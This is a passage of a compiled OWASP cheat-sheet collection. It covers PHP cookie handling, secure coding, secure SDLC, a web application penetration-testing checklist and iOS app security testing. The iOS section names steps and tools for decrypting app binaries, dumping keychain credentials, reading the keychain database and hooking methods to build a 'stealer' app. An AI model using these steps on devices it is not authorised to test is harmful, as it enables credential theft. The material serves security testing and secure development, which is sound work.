You can also use *session_name()* to retrieve the name default PHP session cookie.

HTTP Only

Most modern browsers support HTTP-only cookies. These cookies are only accessible via HTTP(s) requests and not JavaScript, so XSS snippets can not access them. They are very good practice, but are not satisfactory since there are many flaws discovered in major browsers that lead to exposure of HTTP only cookies to JavaScript.
To use HTTP-only cookies in PHP (5.2+), you should perform session cookie setting manually[20] (not using *session_start*):

```
#prototype
bool setcookie ( string $name [, string $value [, int $expire = 0 [, string
   ↪ $path [, string $domain [, bool $secure = false [, bool $httponly =
   ↪ false ]]]]]] )
```

```
#usage
if (!setcookie("MySessionID", $secureRandomSessionID, $generalTimeout,
   ↪ $applicationRootURLwithoutHost, NULL, NULL,true)) echo ("could not
   ↪ set HTTP-only cookie");
```

The *path* parameter sets the path which cookie is valid for, e.g if you have your website at example.com/some/folder the path should be /some/folder or other applications residing at example.com could also see your cookie. If you're on a whole domain, don't mind it. *Domain* parameter enforces the domain, if you're accessible on multiple domains or IPs ignore this, otherwise set it accordingly. If *secure* parameter is set, cookie can only be transmitted over HTTPS. See the example below:

```
$r=setcookie("SECSESSID","1203
   ↪ j01j0s1209jw0s21jxd01h029y779g724jahsa9opk123973",time()+60*60*24*7
   ↪ /*a week*/,"/","owasp.org",true,true);
if (!$r) die("Could not set session cookie.");
```

Internet Explorer issues

Many version of Internet Explorer tend to have problems with cookies. Mostly setting Expire time to 0 fixes their issues.

36.8.2. Authentication

Remember Me

Many websites are vulnerable on remember me features. The correct practice is to generate a one-time token for a user and store it in the cookie. The token should also reside in data store of the application to be validated and assigned to user. This token should have *no relevance* to username and/or password of the user, a secure long-enough random number is a good practice.
It is better if you imply locking and prevent brute-force on remember me tokens, and make them long enough, otherwise an attacker could brute-force remember me tokens until he gets access to a logged in user without credentials.

[20] http://php.net/manual/en/function.setcookie.php

- *Never store username/password or any relevant information in the cookie.*

36.9. Configuration and Deployment Cheat Sheet

Please see PHP Configuration Cheat Sheet[21].

36.10. Authors and Primary Editors

Abbas Naderi Afooshteh (abbas.naderi@owasp.org), Achim - Achim at owasp.org, Andrew van der Stock, Luke Plant

[21] https://www.owasp.org/index.php/PHP_Configuration_Cheat_Sheet

37. Secure Coding Cheat Sheet

`https://www.owasp.org/index.php/Secure_Coding_Cheat_Sheet`, last modified on 15 April 2013

37.1. Introduction

The goal of this document is to create high level guideline for secure coding practices. The goal is to keep the overall size of the document condensed and easy to digest. Individuals seeking addition information on the specific areas should refer to the included links to learn more.

37.2. How To Use This Document

The information listed below are generally acceptable secure coding practices; however, it is recommend that organizations consider this a base template and update individual sections with secure coding recommendations specific to the organization's policies and risk tolerance.

37.3. Authentication

37.3.1. Password Complexity

Applications should have a password complexity requirement of:

- Passwords must be 8 characters or greater
- Passwords must require 3 of the following 4 character types [upper case letters, lower case letters, numbers, special characters]

37.3.2. Password Rotation

Password rotation should be required for privileged accounts within applications at a frequency of every 90 days

37.3.3. Online Password Guessing

Applications must defend against online password guessing attempts by one of the following methods:

- Account Lockout - Lock account after 5 failed password attempts
- Temporary Account Lockout- Temporarily lock account after 5 failed password attempts
- Anti-automation Captcha - Require a captcha to be successfully completed after 5 failed password attempts

Additional Reading[1]

[1] `https://www.owasp.org/index.php/Blocking_Brute_Force_Attacks`

37.3.4. Password Reset Functions

37.3.5. Email Verification Functions

If the application requires verification of ownership of an email address then observe the following

- Email verification links should only satisfy the requirement of verify email address ownership and should not provide the user with an authenticated session (e.g. the user must still authenticate as normal to access the application).
- Email verification codes must expire after the first use or expire after 8 hours if not used.

37.3.6. Password Storage

- Passwords should be stored in a format, such as Bcrypt, that is resistant to high speed offline brute force attacks
- Password storage using hashing algorithms plus a per user salt are good, but not sufficient.

37.4. Session Management

37.4.1. Session ID Length

- Session tokens should be 128-bit or greater

37.4.2. Session ID Creation

- The session tokens should be handled by the web server if possible or generated via a cryptographically secure random number generator.

37.4.3. Inactivity Time Out

- Authenticated sessions should timeout after determined period of inactivity - 15 minutes is recommended.

37.4.4. Secure Flag

- The "Secure" flag should be set during every set-cookie. This will instruct the browser to never send the cookie over HTTP. The purpose of this flag is to prevent the accidental exposure of a cookie value if a user follows an HTTP link.

37.4.5. HTTP-Only Flag

- The "HTTP-Only" flag should be set to disable malicious script access to the cookie values, such as the session ID

37.4.6. Logout

- Upon logout the session ID should be invalidated on the server side and deleted on the client via expiring and overwriting the value.

37.5. Access Control

37.5.1. Presentation Layer

- It is recommended to not display links or functionality that is not accessible to a user. The purpose is to minimize unnecessary access controls messages and minimize privileged information from being unnecessarily provided to users.

37.5.2. Business Layer

- Ensure that an access control verification is performed before an action is executed within the system. A user could craft a custom GET or POST message to attempt to execute unauthorized functionality.

37.5.3. Data Layer

- Ensure that an access control verification is performed to check that the user is authorized to act upon the target data. Do not assume that a user authorized to perform action X is able to necessarily perform this action on all data sets.

37.6. Input Validation

37.6.1. Goal of Input Validation

Input validation is performed to minimize malformed data from entering the system. Input Validation is NOT the primary method of preventing XSS, SQL Injection. These are covered in output encoding below.
Input Validation Must Be:

- Applied to all user controlled data
- Define the types of characters that can be accepted (often U+0020 to U+007E, though most special characters could be removed and control characters are almost never needed)
- Defines a minimum and maximum length for the data (e.g. {1,25})

37.6.2. Client Side vs Server Side Validation

Be aware that any JavaScript input validation performed on the client can be bypassed by an attacker that disables JavaScript or uses a Web Proxy. Ensure that any input validation performed on the client is also performed on the server.

37.6.3. Positive Approach

The variations of attacks are enormous. Use regular expressions to define what is good and then deny the input if anything else is received. In other words, we want to use the approach "Accept Known Good" instead of "Reject Known Bad"

```
Example A field accepts a username. A good regex would be to verify that
    ↪ the data consists of the following [0−9a−zA−Z]{3,10}. The data is
    ↪ rejected if it doesn't match.
```

```
A bad approach would be to build a list of malicious strings and then just
    ↪ verify that the username does not contain the bad string. This
    ↪ approach begs the question, did you think of all possible bad
    ↪ strings?
```

37.6.4. Robust Use of Input Validation

All data received from the user should be treated as malicious and verified before using within the application. This includes the following

- Form data
- URL parameters
- Hidden fields
- Cookie data
- HTTP Headers
- Essentially anything in the HTTP request

37.6.5. Input Validation

Data recieved from the user should be validated for the following factors as well:

1. Boundary conditions (Out of range values)
2. Length of the data inputed (for example, if the input control can accept only 8 character, the same should be validated while accepting the data. The input chars should not exceed 8 characters).

37.6.6. Validating Rich User Content

It is very difficult to validate rich content submitted by a user. Consider more formal approaches such as HTML Purifier (PHP)[2], AntiSamy[3] or bleach (Python)[4]

37.6.7. File Upload

37.7. Output Encoding

37.7.1. Preventing XSS and Content Security Policy

- All user data controlled must be encoded when returned in the html page to prevent the execution of malicious data (e.g. XSS). For example <script> would be returned as &lt;script&gt;
- The type of encoding is specific to the context of the page where the user controlled data is inserted. For example, HTML entity encoding is appropriate for data placed into the HTML body. However, user data placed into a script would need JavaScript specific output encoding

Detailed information on XSS prevention here: OWASP XSS Prevention Cheat Sheet 25

[2]http://htmlpurifier.org/
[3]http://www.owasp.org/index.php/Category:OWASP_AntiSamy_Project
[4]http://github.com/jsocol/bleach/

37.7.2. Preventing SQL Injection

- It's not realistic to always know if a piece of data is user controlled, therefore parameterized queries should be used whenever a method/function accepts data and uses this data as part of the SQL statement.
- String concatenation to build any part of a SQL statement with user controlled data creates a SQL injection vulnerability.
- Parameterized queries are a guaranteed approach to prevent SQL injection.

Further Reading: SQL Injection Prevention Cheat Sheet 20

37.7.3. Preventing OS Injection

- Avoid sending user controlled data to the OS as much as possible
- Ensure that a robust escaping routine is in place to prevent the user from adding additional characters that can be executed by the OS (e.g. user appends | to the malicious data and then executes another OS command). Remember to use a positive approach when constructing escaping routinges. Example

Further Reading: Reviewing Code for OS Injection[5]

37.7.4. Preventing XML Injection

- In addition to the existing input validation, define a positive approach which escapes/encodes characters that can be interpreted as xml. At a minimum this includes the following: < > " ' &
- If accepting raw XML then more robust validation is necessary. This can be complex. Please contact the infrastructure security team for additional discussion

37.8. Cross Domain Request Forgery

37.8.1. Preventing CSRF

- Any state changing operation requires a secure random token (e.g CSRF token) to prevent against CSRF attacks
- Characteristics of a CSRF Token
  - Unique per user & per user session
  - Tied to a single user session
  - Large random value
  - Generated by a cryptographically secure random number generator
- The CSRF token is added as a hidden field for forms or within the URL if the state changing operation occurs via a GET
- The server rejects the requested action if the CSRF token fails validation

[5]http://www.owasp.org/index.php/Reviewing_Code_for_OS_Injection

37.8.2. Preventing Malicious Site Framing (ClickJacking)

Set the x-frame-options header for all responses containing HTML content. The possible values are "DENY" or "SAMEORIGIN".

```
DENY will block any site (regardless of domain) from framing the content.
SAMEORIGIN will block all sites from framing the content, except sites
    ↪ within the same domain.
```

The "DENY" setting is recommended unless a specific need has been identified for framing.

37.9. Secure Transmission

37.9.1. When To Use SSL/TLS

- All points from the login page to the logout page must be served over HTTPS.
- Ensure that the page where a user completes the login form is accessed over HTTPS. This is in addition to POST'ing the form over HTTPS.
- All authenticated pages must be served over HTTPS. This includes css, scripts, images. Failure to do so creates a vector for man in the middle attack and also causes the browser to display a mixed SSL warning message.

37.9.2. Implement HTTP Strict Transport Security (HSTS)

- Applications that are served exclusively over HTTPS should utilize HSTS to instruct compatible browsers to not allow HTTP connections to the domain

37.10. File Uploads

37.10.1. Upload Verification

- Use input validation to ensure the uploaded filename uses an expected extension type
- Ensure the uploaded file is not larger than a defined maximum file size

37.10.2. Upload Storage

- Use a new filename to store the file on the OS. Do not use any user controlled text for this filename or for the temporary filename.
- Store all user uploaded files on a separate domain (e.g. mozillafiles.net vs mozilla.org). Archives should be analyzed for malicious content (anti-malware, static analysis, etc)

37.10.3. Public Serving of Uploaded Content

- Ensure the image is served with the correct content-type (e.g. image/jpeg, application/x-xpinstall)

37.10.4. Beware of "special" files

- The upload feature should be using a whitelist approach to only allow specific file types and extensions. However, it is important to be aware of the following file types that, if allowed, could result in security vulnerabilities.
- "crossdomain.xml" allows cross-domain data loading in Flash, Java and Silverlight. If permitted on sites with authentication this can permit cross-domain data theft and CSRF attacks. Note this can get pretty complicated depending on the specific plugin version in question, so its best to just prohibit files named "crossdomain.xml" or "clientaccesspolicy.xml".
- ".htaccess" and ".htpasswd" provides server configuration options on a per-directory basis, and should not be permitted. See http://en.wikipedia.org/wiki/Htaccess

37.10.5. Upload Verification

- Use image rewriting libraries to verify the image is valid and to strip away extraneous content.
- Set the extension of the stored image to be a valid image extension based on the detected content type of the image from image processing (e.g. do not just trust the header from the upload).
- Ensure the detected content type of the image is within a list of defined image types (jpg, png, etc)

37.11. Authors

[empty]

38. Secure SDLC Cheat Sheet

`https://www.owasp.org/index.php/Secure_SDLC_Cheat_Sheet`, last modified on 31 December 2012

38.1. Introduction

This cheat sheet provides an "at a glance" quick reference on the most important initiatives to build security into multiple parts of software development processes. They broadly relate to "level 1" of the Open Software Assurance Maturity Model (Open SAMM).
...???

38.2. Purpose

More mature organisations undertake software assurance activities across a wider spectrum of steps, and generally earlier, than less mature organisations. This has been shown to identify more vulnerabilities sooner, have then corrected at less cost, prevent them being re-introduced more effectively, reduce the number of vulnerabilities in production environments, and reduce the number of security incidents including data breaches.
...???

38.3. Implementing a secure software development life cycle (S-SDLC)

38.3.1. Development methodology

Waterfall, iterative, agile...???
Whatever your development methodology, organizational culture, types of application and risk profile, this document provides a technology agnostic summary of recommendations to include within your own S-SDLC.

38.3.2. Do these first

The items summarize the activities detailed in Open SAMM to meet level 1 maturity. It may not be appropriate to aim for level 1 across all these business practices and each organization should review the specific objectives, activities and expected results to determine how and what items to include in their own programmes. The presentation ordering is not significant.

Education & guidance

???

Security requirements

???

Code review

???

38.3.3. A Plan to Achieve Level 1 Maturity

To have a well-rounded S-SDLC that builds security into many stages of the development lifecycle, consider whether these SAMM Level 1 practices can all be covered.

Strategy & metrics

- Assess and rank how applications add risk
- Implement a software assurance programme and build a roadmap for future improvement
- Promote understanding of the programme

Policy & compliance

- Research and identify software & data compliance requirements
- Create guidance on how to meet the mandatory compliance requirements
- Ensure the guidance is used by project teams
- Review projects against the compliance requirements
- Regularly review and update the requirements and guidance

Education & guidance

- Provide developers high-level technical security awareness training
- Create technology-specific best-practice secure development guidance
- Brief existing staff and new starters about the guidance and its expected usage
- Undertake qualitative testing of security guidance knowledge

Threat assessment

- Examine and document the likely threats to the organisation and each application type
- Build threat models
- Develop attacker profiles defining their type and motivations

Security requirements

- Review projects and specify security requirements based on functionality
- Analyze the compliance and best-practice security guidance documents to derive additional requirements
- Ensure requirements are specific, measurable and reasonable

Secure architecture

- Create and maintain a list of recommended software frameworks, services and other software components
- Develop a list of guiding security principles as a checklist against detailed designs
- Distribute, promote and apply the design principles to new projects

Design review

- Identify the entry points (attack surface/defense perimeter) in software designs
- Analyze software designs against the known security risks

Code review

- Create code review checklists based on common problems
- Encourage the use of the checklists by each team member
- Review selected high-risk code more formally
- Consider utilizing automated code analysis tools for some checks

Security testing

- Specify security test cases based on known requirements and common vulnerabilities
- Perform application penetration testing before each major release
- Review test results and correct, or formally accept the risks of releasing with failed checks

Vulnerability management

- Define an application security point of contact for each project
- Create an informal security response team
- Develop an initial incident response process

Environment hardening

- Create and maintain specifications for application host environments
- Monitor sources for information about security upgrades and patches for all software supporting or within the applications
- Implement processes to test and apply critical security fixes

Operational enablement

- Record important software-specific knowledge that affects the deployed application's security
- Inform operators/users as appropriate of this understandable/actionable information
- Provide guidance on handling expected security-related alerts and error conditions

38.3.4. Do more

Is level 1 the correct goal? Perhaps your organization is already doing more than these? Perhaps it should do more, or less. Read SAMM, and benchmark existing activities using the scorecard. Use the information resources listed below to help develop your own programme, guidance and tools.

38.4. Related articles

- OWASP Open Software Assurance Maturity Model (SAMM)[1] and Downloads (Model, mappings, assessment templates, worksheet, project plan, tracking software, charts and graphics)[2]
- OWASP Comprehensive, Lightweight Application Security Process (CLASP)[3]
- OWASP Open Web Application Security Project (OWASP)[4], Security requirements[5], Cheat sheets[6], Development Guide[7], Code Review Guide[8], Testing Guide[9], Application Security Verification Standard (ASVS)[10] and Tools[11]
- OWASP Application security podcast[12] and AppSec Tutorial Series[13]
- BITS Financial Services Roundtable BITS Software Assurance Framework[14]
- CMU Team Software Process for Secure Systems Development (TSP Secure)[15]
- DACS/IATAC Software Security Assurance State of the Art Report[16]
- ENISA Secure Software Engineering Initiatives[17]

[1] http://www.opensamm.org/
[2] http://www.opensamm.org/download/
[3] https://www.owasp.org/index.php/Category:OWASP_CLASP_Project
[4] https://www.owasp.org/
[5] https://www.owasp.org/index.php/OWASP_Secure_Coding_Practices_-_Quick_Reference_Guide
[6] https://www.owasp.org/index.php/Cheat_Sheets
[7] https://www.owasp.org/index.php/OWASP_Guide_Project
[8] https://www.owasp.org/index.php/Category:OWASP_Code_Review_Project
[9] https://www.owasp.org/index.php/OWASP_Testing_Project
[10] https://www.owasp.org/index.php/Category:OWASP_Application_Security_Verification_Standard_Project
[11] https://www.owasp.org/index.php/Category:OWASP_Tool
[12] https://www.owasp.org/index.php/OWASP_Podcast
[13] https://www.owasp.org/index.php/OWASP_Appsec_Tutorial_Series
[14] http://www.bits.org/publications/security/BITSSoftwareAssurance0112.pdf
[15] http://www.cert.org/secure-coding/secure.html
[16] http://iac.dtic.mil/iatac/download/security.pdf
[17] http://www.enisa.europa.eu/act/application-security/secure-software-engineering/secure-software-engineering-initiatives

- ISO/IEC ISO/IEC 27034 Application Security[18]
- NIST SP 800-64 Rev2 Security Considerations in the Information System Development Life Cycle[19]
- SAFECode Practical Security Stories and Security Tasks for Agile Development Environments[20]
- US DoHS Building Security In[21] and Software Assurance Resources[22]
- Other sdlc[23] and Software Testing Life Cycle[24], sdlc models[25]
- Other Building Security In Maturity Model (BSIMM)[26]
- Other Microsoft Security Development Lifecycle (SDL)[27] and Process guidance v5.1[28], Simplified implementation[29]
- Other Oracle Software Security Assurance (OSSA) [30]

38.5. Authors and primary contributors

This cheat sheet is largely based on infortmation from OWASP SAMM v1.0 originally written by Pravir Chandra - chandra[at]owasp.org
The cheat sheet was created by:
Colin Watson - colin.watson[at]owasp.org

[18]http://www.iso.org/iso/iso_catalogue/catalogue_tc/catalogue_detail.htm?csnumber=44378
[19]http://csrc.nist.gov/publications/nistpubs/800-64-Rev2/SP800-64-Revision2.pdf
[20]http://www.safecode.org/publications/SAFECode_Agile_Dev_Security0712.pdf
[21]https://buildsecurityin.us-cert.gov/bsi/home.html
[22]https://buildsecurityin.us-cert.gov/swa/resources.html
[23]http://www.sdlc.ws/
[24]http://www.sdlc.ws/software-testing-life-cycle-stlc-complete-tutorial/
[25]http://www.sdlc.ws/category/models/
[26]http://bsimm.com/
[27]http://www.microsoft.com/security/sdl/default.aspx
[28]http://go.microsoft.com/?linkid=9767361
[29]http://go.microsoft.com/?linkid=9708425
[30]http://www.oracle.com/us/support/assurance/index.html

39. Threat Modeling Cheat Sheet

At the moment this Cheat Sheet unfortunately is quite empty. Please refer to `https://www.owasp.org/index.php/Threat_Modeling_Cheat_Sheet`

40. Web Application Security Testing Cheat Sheet

https://www.owasp.org/index.php/Web_Application_Security_Testing_Cheat_Sheet, last modified on 9 July 2014

40.1. Introduction

This cheat sheet provides a checklist of tasks to be performed when performing a blackbox security test of a web application.

40.2. Purpose

This checklist is intended to be used as an aide memoire for experienced pentesters and should be used in conjunction with the OWASP Testing Guide[1]. It will be updated as the Testing Guide v4[2] is progressed.
The intention is that this guide will be available as an XML document, with scripts that convert it into formats such as pdf, Media Wiki markup, HTML etc.
This will allow it to be consumed within security tools as well as being available in a format suitable for printing.
All feedback or offers of help will be appreciated - and if you have specific chances you think should be made, just get stuck in.

40.3. The Checklist

40.3.1. Information Gathering

- Manually explore the site
- Spider/crawl for missed or hidden content
- Check the Webserver Metafiles for information leakage files that expose content, such as robots.txt, sitemap.xml, .DS_Store
- Check the caches of major search engines for publicly accessible sites
- Check for differences in content based on User Agent (eg, Mobile sites, access as a Search engine Crawler)
- Check The Webpage Comments and Metadata for Information Leakage
- Check The Web Application Framework
- Perform Web Application Fingerprinting
- Identify technologies used
- Identify user roles

[1] https://www.owasp.org/index.php/Category:OWASP_Testing_Project
[2] https://www.owasp.org/index.php/OWASP_Application_Testing_guide_v4

- Identify application entry points
- Identify client-side code
- Identify multiple versions/channels (e.g. web, mobile web, mobile app, web services)
- Identify co-hosted and related applications
- Identify all hostnames and ports Identify third-party hosted content

40.3.2. Configuration Management

- Check for commonly used application and administrative URLs
- Check for old, backup and unreferenced files
- Check HTTP methods supported and Cross Site Tracing (XST)
- Test file extensions handling
- Test RIA cross domain policy
- Test for security HTTP headers (e.g. CSP, X-Frame-Options, HSTS)
- Test for policies (e.g. Flash, Silverlight, robots)
- Test for non-production data in live environment, and vice-versa
- Check for sensitive data in client-side code (e.g. API keys, credentials)

40.3.3. Secure Transmission

- Check SSL Version, Algorithms, Key length
- Check for Digital Certificate Validity (Duration, Signature and CN)
- Check credentials only delivered over HTTPS
- Check that the login form is delivered over HTTPS
- Check session tokens only delivered over HTTPS
- Check if HTTP Strict Transport Security (HSTS) in use

40.3.4. Authentication

- Test for user enumeration
- Test for authentication bypass
- Test for brute force protection
- Test for Credentials Transported over an Encrypted Channel
- Test password quality rules
- Test remember me functionality
- Test for autocomplete on password forms/input
- Test password reset and/or recovery

- Test password change process
- Test CAPTCHA
- Test multi factor authentication
- Test for logout functionality presence
- Test for cache management on HTTP (eg Pragma, Expires, Max-age)
- Test for default logins
- Test for user-accessible authentication history
- Test for out-of channel notification of account lockouts and successful password changes
- Test for consistent authentication across applications with shared authentication schema / SSO and alternative channels
- Test for Weak security question/answer

40.3.5. Session Management

- Establish how session management is handled in the application (eg, tokens in cookies, token in URL)
- Check session tokens for cookie flags (httpOnly and secure)
- Check session cookie scope (path and domain)
- Check session cookie duration (expires and max-age)
- Check session termination after a maximum lifetime
- Check session termination after relative timeout
- Check session termination after logout
- Test to see if users can have multiple simultaneous sessions
- Test session cookies for randomness
- Confirm that new session tokens are issued on login, role change and logout
- Test for consistent session management across applications with shared session management
- Test for session puzzling
- Test for CSRF and clickjacking

40.3.6. Authorization

- Test for path traversal
- Test for vertical Access control problems (a.k.a. Privilege Escalation)
- Test for horizontal Access control problems (between two users at the same privilege level)
- Test for missing authorisation
- Test for Insecure Direct Object References

40.3.7. Data Validation

- Test for Reflected Cross Site Scripting
- Test for Stored Cross Site Scripting
- Test for DOM based Cross Site Scripting
- Test for Cross Site Flashing
- Test for HTML Injection Test for SQL Injection
- Test for LDAP Injection
- Test for ORM Injection
- Test for XML Injection
- Test for XXE Injection
- Test for SSI Injection
- Test for XPath Injection
- Test for XQuery Injection
- Test for IMAP/SMTP Injection
- Test for Code Injection
- Test for Expression Language Injection
- Test for Command Injection
- Test for Overflow (Stack, Heap and Integer)
- Test for Format String
- Test for incubated vulnerabilities
- Test for HTTP Splitting/Smuggling
- Test for HTTP Verb Tampering
- Test for Open Redirection
- Test for Local File Inclusion
- Test for Remote File Inclusion
- Compare client-side and server-side validation rules
- Test for NoSQL injection
- Test for HTTP parameter pollution
- Test for auto-binding
- Test for Mass Assignment
- Test for NULL/Invalid Session Cookie

40.3.8. Denial of Service

- Test for anti-automation
- Test for account lockout
- Test for HTTP protocol DoS
- Test for SQL wildcard DoS

40.3.9. Business Logic

- Test for feature misuse
- Test for lack of non-repudiation
- Test for trust relationships
- Test for integrity of data
- Test segregation of duties
- Test for Process Timing
- Test Number of Times a Function Can be Used Limits
- Test for the Circumvention of Work Flows
- Test Defenses Against Application Mis-use
- Test Upload of Unexpected File Types

40.3.10. Cryptography

- Check if data which should be encrypted is not
- Check for wrong algorithms usage depending on context
- Check for weak algorithms usage
- Check for proper use of salting
- Check for randomness functions

40.3.11. Risky Functionality - File Uploads

- Test that acceptable file types are whitelisted
- Test that file size limits, upload frequency and total file counts are defined and are enforced
- Test that file contents match the defined file type
- Test that all file uploads have Anti-Virus scanning in-place.
- Test that unsafe filenames are sanitised
- Test that uploaded files are not directly accessible within the web root
- Test that uploaded files are not served on the same hostname/port
- Test that files and other media are integrated with the authentication and authorisation schemas

40.3.12. Risky Functionality - Card Payment

- Test for known vulnerabilities and configuration issues on Web Server and Web Application
- Test for default or guessable password
- Test for non-production data in live environment, and vice-versa
- Test for Injection vulnerabilities
- Test for Buffer Overflows
- Test for Insecure Cryptographic Storage
- Test for Insufficient Transport Layer Protection
- Test for Improper Error Handling
- Test for all vulnerabilities with a CVSS v2 score > 4.0
- Test for Authentication and Authorization issues
- Test for CSRF

40.3.13. HTML 5

- Test Web Messaging
- Test for Web Storage SQL injection
- Check CORS implementation
- Check Offline Web Application

40.3.14. Error Handling

- Check for Error Codes
- Check for Stack Traces

40.4. Other Formats

- DradisPro template format on github[3]
- Asana template on Templana[4] (thanks to Bastien Siebman)

40.5. Authors and primary contributors

Simon Bennetts Rory McCune Colin Watson Simone Onofri Amro AlOlaqi
All the authors of the Testing Guide v3

40.6. Other Contributors

Ryan Dewhurst

[3] https://github.com/raesene/OWASP_Web_App_Testing_Cheatsheet_Converter/blob/master/OWASP_Web_Application_Testing_Cheat_Sheet.xml
[4] http://templana.com/templates/owasp-website-security-checklist/

40.7. Related articles

- OWASP Testing Guide[5]
- Mozilla Web Security Verification[6]

[5] https://www.owasp.org/index.php/Category:OWASP_Testing_Project
[6] https://wiki.mozilla.org/WebAppSec/Web_Security_Verification

41. Grails Secure Code Review Cheat Sheet

This article is focused on providing clear, simple, actionable guidance for getting started reviewing the source code of applications written using the Grails web application framework for potential security flaws, whether architectural or implementation-related. Reviewing Grails application source code can be tricky, for example it is very easy even for an experienced code reviewer to unintentionally skip past (i.e. not review) parts of a Grails application because of certain features of the language and the framework. This is in short because of Groovy programming language-specific and Grails framework-specific language considerations that are explored in this article. This article can be used as a checklist for reviewing Grails application source code for both architectural and implementation-related potential security flaws. Guidance provided can be used to support manual analysis, automated analysis, or combinations thereof, depending on the resources that you might have available.

At the moment this Cheat Sheet unfortunately is quite empty. Please refer to `https://www.owasp.org/index.php/Grails_Secure_Code_Review_Cheat_Sheet`.

42. IOS Application Security Testing Cheat Sheet


`https://www.owasp.org/index.php/IOS_Application_Security_Testing_Cheat_Sheet`, last modified on 3 August 2014

42.1. Introduction

This cheat sheet provides a checklist of tasks to be performed when testing an iOS application.
When assessing a mobile application several areas should be taken into account: client software, the communication channel and the server side infrastructure.
Testing an iOS application usually requires a jailbroken device. (A device that not pose any restrictions on the software that can be installed on it.)

42.2. Information gathering

- Observe application behavior
- Determine the application's data states (at rest, in transit or on display) and sensitivity
- Identify access methods
- Identify what frameworks are in use
- Identify server side APIs that are in use
- Identify what protocols are in use
- Identify other applications or services with which the application interacts
- Decrypt Appstore binaries: the .ipa will be decrypted at runtime by the kernel's mach loader. Cydia has several applications available: Crackulous,



AppCrack and Clutch. Also, you can use GDB. The "cryptid" field of the LC_ENCRYPTION_INFO identifies if the application is encrypted or not. Use otool –l <app name> | grep –A 4 LC_ENCRYPTION_INFO

- Determine the architecture the application was compiled for: otool –f <app name> or lipo -info <app>.
- Get information about what functions, classes and methods are referenced in the application and in the dynamically loaded libraries. Use nm <app name>
- List the dynamic dependencies. Use otool –L <app name>
- Dump the load commands for the application. Use otool –l <app name>
- Dump the runtime information from the compiled application. Identify each class compiled into the program and its associated methods, instance variables and properties. Use class-dump-z <app name>. That can be put that into a .h file which can be used later to create hooks for method swizzling or to simply make the methods of the app easier to read.
- Dump the keychain using dump_keychain to reveal application specific credentials and passwords if stored in the keychain.

Determine the security features in place:

- Locate the PIE (Position Independent Executable) - an app compiled without PIE (using the "–fPIE –pie" flag) will load the executable at a fixed address. Check this using the command: otool –hv <app name>
- Stack smashing protection - specify the –fstack-protector-all compiler flag. A "canary" is placed on the stack to protect the saved base pointer, saved instruction pointer and function arguments. It will be verified upon the function return to see if it has been overwritten. Check this using: otool –I –v <app name> | grep stack . If the application was compiled with the stack smashing protection two undefined symbols will be present: "___stack_chk_fail" and "___stack_chk_guard".

42.3. Application traffic analysis

- Analyze error messages
- Analyze cacheable information
- Transport layer security (TLS version; NSURLRequest object)
- Attack XML processors
- SQL injection
- Privacy issues (sensitive information disclosure)
- Improper session handling
- Decisions via untrusted inputs
- Broken cryptography
- Unmanaged code
- URL Schemes

- Push notifications
- Authentication
- Authorization
- Session management
- Data storage
- Data validation (input, output)
- Transport Layer protection – are the certificates validated, does the application implement Certificate Pinning
- Denial of service
- Business logic
- UDID or MAC ID usage (privacy concerns)

42.4. Runtime analysis

- Disassemble the application (gdb)
- Analyze file system interaction
- Use the .h file generated with class-dump-z to create a method swizzling hook of some interesting methods to either examine the data as it flow through or create a "stealer" app.
- Analyze the application with a debugger (gdb): inspecting objects in memory and calling functions and methods; replacing variables and methods at runtime.
- Investigate CFStream and NSStream
- Investigate protocol handlers (application: openURL - validates the source application that instantiated the URL request) for example: try to reconfigure the default landing page for the application using a malicious iframe.
- Buffer overflows and memory corruption
- Client side injection
- Runtime injections
- Having access to sources, test the memory by using Xcode Schemes

42.5. Insecure data storage

- Investigate log files (plugging the device in and pulling down logs with Xcode Organizer)
- Insecure data storage in application folder (var/mobile/Applications), caches, in backups (iTunes)
- Investigate custom created files
- Analyze SQLlite database

- Investigate property list files
- Investigate file caching
- Insecure data storage in keyboard cache
- Investigate Cookies.binarycookies
- Analyze iOS keychain (/private/var/Keychains/keychain-2.db) – when it is accessible and what information it contains; data stored in the keychain can only be accessible if the attacker has physical access to the device.
- Check for sensitive information in snapshots
- Audit data protection of files and keychain entries (To determine when a keychain item should be readable by an application check the data protection accessibility constants)

42.6. Tools

Mallory proxy[1] Proxy for Binary protocols

Charles/Burp proxy[2][3] Proxy for HTTP and HTTPS

OpenSSH[4] Connect to the iPhone remotely over SSH

Sqlite3[5] Sqlite database client

GNU Debugger`http://www.gnu.org/software/gdb/` For run time analysis & reverse engineering

Syslogd[6] View iPhone logs

Tcpdump[7] Capture network traffic on phone

Otool[8] Odcctools: otool – object file displaying tool

Cycript[9] A language designed to interact with Objective-C classes

SSL Kill switch[10] Blackbox tool to disable SSL certificate validation - including certificate pinning in NSURL

Plutil[11] To view Plist files

nm Analysis tool to display the symbol table, which includes names of functions and methods, as well as their load addresses.

sysctl[12] A utility to read and change kernel state variables

dump_keychain[13] A utility to dump the keychain

Filemon[14] Monitor realtime iOS file system

FileDP[15] Audits data protection of files

